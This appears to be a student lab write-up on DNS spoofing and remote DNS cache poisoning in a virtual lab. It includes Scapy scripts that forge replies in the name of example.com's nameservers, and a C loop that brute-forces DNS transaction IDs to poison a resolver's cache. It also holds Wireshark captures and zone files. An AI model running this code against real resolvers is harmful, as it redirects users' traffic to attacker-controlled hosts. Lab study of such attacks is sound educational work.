
```
▸ Internet Protocol Version 4, Src: 8.8.8.8, Dst: 10.0.2.15
▸ User Datagram Protocol, Src Port: 53, Dst Port: 60766
▾ Domain Name System (response)
    [Request In: 1]
    [Time: 0.154347686 seconds]
    Transaction ID: 0x93e7
  ▸ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▸ Queries
  ▾ Answers
    ▸ www.example.com: type A, class IN, addr 10.0.2.10
  ▾ Authoritative nameservers
    ▸ example.com: type NS, class IN, ns ns.rakshith2294.com
```

Task 4: Construct DNS request

In this task we are constructing a DNS query packet, we are sourcing the request from our user machine and the request is sent to our local DNS server, as seen in the wireshark the local DNS server responds to the query with a DNS response packet.



```
[03/04/2020 23:48] Rakshith-10.0.2.10@VM:~/dns_attacks$cat req_dns.py
#!/usr/bin/python
from scapy.all import *
Qdsec = DNSQR(qname="www.example.com")
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,arcount=0, qd=Qdsec)
ip = IP(dst="10.0.2.15", src="10.0.2.22")
udp = UDP(dport=53, sport=9090, chksum=0)
request = ip/udp/dns
send (request)
[03/04/2020 23:49] Rakshith-10.0.2.10@VM:~/dns_attacks$sudo python req_dns.py
.
Sent 1 packets.
[03/04/2020 23:49] Rakshith-10.0.2.10@VM:~/dns_attacks$
```




```
dns                                                                    Expression…  +
No.  Time                    Source       Destination   Protocol Length Info
   7 2020-03-04 23:48:0…  10.0.2.22    10.0.2.15     DNS          75 Standard query 0xaaaa A www.example.com
   8 2020-03-04 23:48:0…  10.0.2.15    10.0.2.22     DNS         139 Standard query response 0xaaaa A www.example.com A 93.1…
   9 2020-03-04 23:48:0…  10.0.2.22    10.0.2.15     ICMP        167 Destination unreachable (Port unreachable)
  16 2020-03-04 23:49:1…  10.0.2.22    10.0.2.15     DNS          75 Standard query 0xaaaa A www.example.com
  17 2020-03-04 23:49:1…  10.0.2.15    10.0.2.22     DNS         139 Standard query response 0xaaaa A www.example.com A 93.1…
  18 2020-03-04 23:49:1…  10.0.2.22    10.0.2.15     ICMP        167 Destination unreachable (Port unreachable)
```

```
▸ Frame 17: 139 bytes on wire (1112 bits), 139 bytes captured (1112 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_cb:0d:d0 (08:00:27:cb:0d:d0), Dst: PcsCompu_fa:24:f5 (08:00:27:fa:24:f5)
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.22
▸ User Datagram Protocol, Src Port: 53, Dst Port: 9090
▸ Domain Name System (response)
```


```
0000  08 00 27 fa 24 f5 08 00  27 cb 0d d0 08 00 45 00   ..'.$... '.....E.
0010  00 7d da e8 00 00 40 11  87 63 0a 00 02 0f 0a 00   .}....@. .c......
0020  02 16 00 35 23 82 00 69  15 aa aa aa 81 80 00 01   ...5#..i ........
0030  00 01 00 02 00 00 03 77  77 77 07 65 78 61 6d 70   .......w ww.examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01 c0 0c 00 01 00   le.com.. ........
0050  01 00 01 40 17 00 04 5d  b8 d8 22 c0 10 00 02 00   ...@...] ..".....
```

Task 5: Spoof DNS Replies


In this task we are constructing DNS reply packets by spoofing IP addresses of the authoritative nameserver of example.com. In the response packet we are sending response to the query pqr.example.com, this is registered under domain example.com, and the response is generated by one of the nameservers (b-iana-servers.net) under example.com, the IP addresses of the nameservers are queried by us beforehand. As we can see in the wireshark a DNS response packet is captured, with the answer section created by us and spoofed by the nameserver of example.com.



```
[03/05/2020 00:22] Rakshith-10.0.2.22@VM:~$for i in {a,b,c,d,e}; do echo $i.iana-servers.net ;dig +short $i.iana-servers.net ; done
a.iana-servers.net
199.43.135.53
b.iana-servers.net
199.43.133.53
c.iana-servers.net
199.43.134.53
d.iana-servers.net
e.iana-servers.net
[03/05/2020 00:22] Rakshith-10.0.2.22@VM:~$
```



```
[03/05/2020 18:15] Rakshith-10.0.2.10@VM:~/dns_attacks$sudo python res_dns.py
[sudo] password for seed:
.
Sent 1 packets.
[03/05/2020 18:17] Rakshith-10.0.2.10@VM:~/dns_attacks$cat res_dns.py
#!/usr/bin/python
from scapy.all import *
name = "pqr.example.com"
domain = "example.com"
ns     = "b.iana-servers.net"
Qdsec  = DNSQR(qname=name)
Anssec = DNSRR(rrname=name,   type="A",  rdata="1.2.3.4", ttl=259200)
NSsec  = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
dns    = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount=1, arcount=0,qd=Qdsec, an=Anssec, ns=NSsec)
ip    = IP(dst="10.0.2.15", src="199.43.134.53")
udp   = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns
send (reply)
[03/05/2020 18:17] Rakshith-10.0.2.10@VM:~/dns_attacks$
```




```
No.   Time          Source          Destination  Protoco Length Info
    3 2020-03-05…  199.43.134.53   10.0.2.15    DNS        149 Standard query response 0xaaaa A pqr.example.com A 1.2.3.4 NS b.iana-servers.net
```

```
▸ Frame 3: 149 bytes on wire (1192 bits), 149 bytes captured (1192 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_3b:2b:b3 (08:00:27:3b:2b:b3), Dst: PcsCompu_cb:0d:d0 (08:00:27:cb:0d:d0)
▸ Internet Protocol Version 4, Src: 199.43.134.53, Dst: 10.0.2.15
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    Transaction ID: 0xaaaa
  ▸ Flags: 0x8500 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▾ Queries
    ▸ pqr.example.com: type A, class IN
  ▾ Answers
    ▸ pqr.example.com: type A, class IN, addr 1.2.3.4
  ▾ Authoritative nameservers
    ▾ example.com: type NS, class IN, ns b.iana-servers.net
        Name: example.com
        Type: NS (authoritative Name Server) (2)
```

```
0000  08 00 27 cb 0d d0 08 00  27 3b 2b b3 08 00 45 00   ..'..... ';+...E.
0010  00 87 00 01 00 00 40 11  20 f6 c7 2b 86 35 0a 00   ......@.  ..+.5..
0020  02 0f 00 35 82 35 00 73  00 00 aa aa 85 00 00 01   ...5.5.s ........
0030  00 01 00 01 00 00 03 70  71 72 07 65 78 61 6d 70   .......p qr.examp
0040  6c 65 03 63 6f 6d 00 00  01 00 01 03 70 71 72 07   le.com.. ....pqr.
0050  65 78 61 6d 70 6c 65 03  63 6f 6d 00 00 01 00 01   example. com.....
```

Remote DNS Cache Poisoning Attack


Scapy / python template for generating requests, using the below code we are generating python binary file, from which we identify the offset field of qname, using which we generate lots of DNS requests with random random 5 character string followed by .example.com.



```
[03/11/2020 22:02] Rakshith-10.0.2.10@VM:~/dns_attacks$cat gen_dns_req.py
#!/usr/bin/python
from scapy.all import *
Qdsec = DNSQR(qname="twysw.example.com")
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,arcount=0, qd=Qdsec)
ip = IP(dst="10.0.2.15", src="10.0.2.10",chksum=0)
udp = UDP(dport=53, sport=9090, chksum=0)
request = ip/udp/dns
#send(request)
with open("ip_req.bin", "wb") as f:
        f.write(bytes(request))
[03/11/2020 22:02] Rakshith-10.0.2.10@VM:~/dns_attacks$
```

Scapy / python template for generating reply

Similar to the previous task we are generating reply binary file, using this file we generate lot of responses to the individual requests we are generating using the request.



```
[03/11/2020 22:40] Rakshith-10.0.2.10@VM:~/dns_attacks$cat gen_dns_reply.py
#!/usr/bin/python
from scapy.all import *
# Construct the DNS header and payload
name    = "twysw.example.com"
domain="example.com"
Qdsec   = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type="A", rdata="1.2.3.4", ttl=259200)
NSsec=DNSRR(rrname=domain,type="NS",rdata="ns.rakshith2294.com",ttl=259200)
dns     = DNS(id=0xAAAA, aa=1, rd=0, qr=1, qdcount=1, ancount=1,nscount=1, arcount=0, qd=Qdsec, an=Anssec,ns=NSsec)
# Construct the IP, UDP headers, and the entire packet
ip   = IP(dst="10.0.2.15", src="199.43.135.53", chksum=0)
udp = UDP(dport=33333, sport=53, chksum=0)
pkt = ip/udp/dns
#send(pkt)
#print len(pkt)
# Save the packet to a file
with open("ip_res.bin", "wb") as f:
        f.write(bytes(pkt))
[03/11/2020 22:40] Rakshith-10.0.2.10@VM:~/dns_attacks$
```

‘C’ code to send requests of random hostnames and generate responses:


In the C code, we are using binary file of request and response, we identified the offset where we are storing the 5 digit random request string, the offset is 41 in both req and res binary file. While generating reply the query string appears one more time, this time in the offset filed 64. We have to make sure we are changing addresses of these fields.

Offset 41: Offset field in request and respons1e packet where the 5 bit variable name appears in the binary.

Offset 64: Offset field in response packet where the 5 bit variable name appears once again.


Offset 28: Offset field in response packet where we are trying to match the transaction ID of the DNS request made by our DNS server.

In the infinite loop we are trying to generate infinite requests with random hostnames. Our attacker generates request to our DNS server. Our DNS server then requests the root servers for answers using a random transaction ID. We are trying to match the transaction id, here I am trying to match transaction id’s generated from 0x4$$$, I am trying to match 4095 entries, that is from 4001 to 4ffff. I am trying to loop between 16384 to 20479 which is 4000 in hexadecimal to 4fff.




```
int main()
{
  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("/home/seed/dns_attacks/ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load the first DNS response packet from file
  FILE * f_resp = fopen("/home/seed/dns_attacks/ip_res.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_res.bin'");
     exit(1);
  }
  unsigned char ip_res[MAX_FILE_SIZE];
  int n_resp = fread(ip_res, 1, MAX_FILE_SIZE, f_resp);
  char a[26]="abcdefghijklmnopqrstuvwxyz";
  while (1) {
    // Generate a random name with length 5
    char name[5];
    for (int k=0; k<5; k++)
    {
        name[k] = a[rand() % 26];
    }
    memcpy(ip_req+41,name,5);
    memcpy(ip_res+41,name,5);
    memcpy(ip_res+64,name,5);
    send_raw_packet(ip_req,63);
    for (int id=16384; id<20479;id++)
    {
      unsigned short id_net_order[2];
      *id_net_order = htons(id);
      printf("%d",id);
      memcpy(ip_res+28,(void *)id_net_order,2);
      send_raw_packet(ip_res,140);
    }
```


Set Up:



```
[03/11/2020 22:16] Rakshith-10.0.2.10@VM:.../bind$cat rakshith2294.com.zone
$TTL 3D
@       IN      SOA   ns.rakshith2294.com. admin.rakshith2294.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.rakshith2294.com.

@       IN      A     10.0.2.10
www     IN      A     10.0.2.10
ns      IN      A     10.0.2.10
*       IN      A     10.0.2.10
[03/11/2020 22:16] Rakshith-10.0.2.10@VM:.../bind$cat example.com.zone
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.rakshith2294.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.0.2.10
*       IN      A     1.2.3.4
```

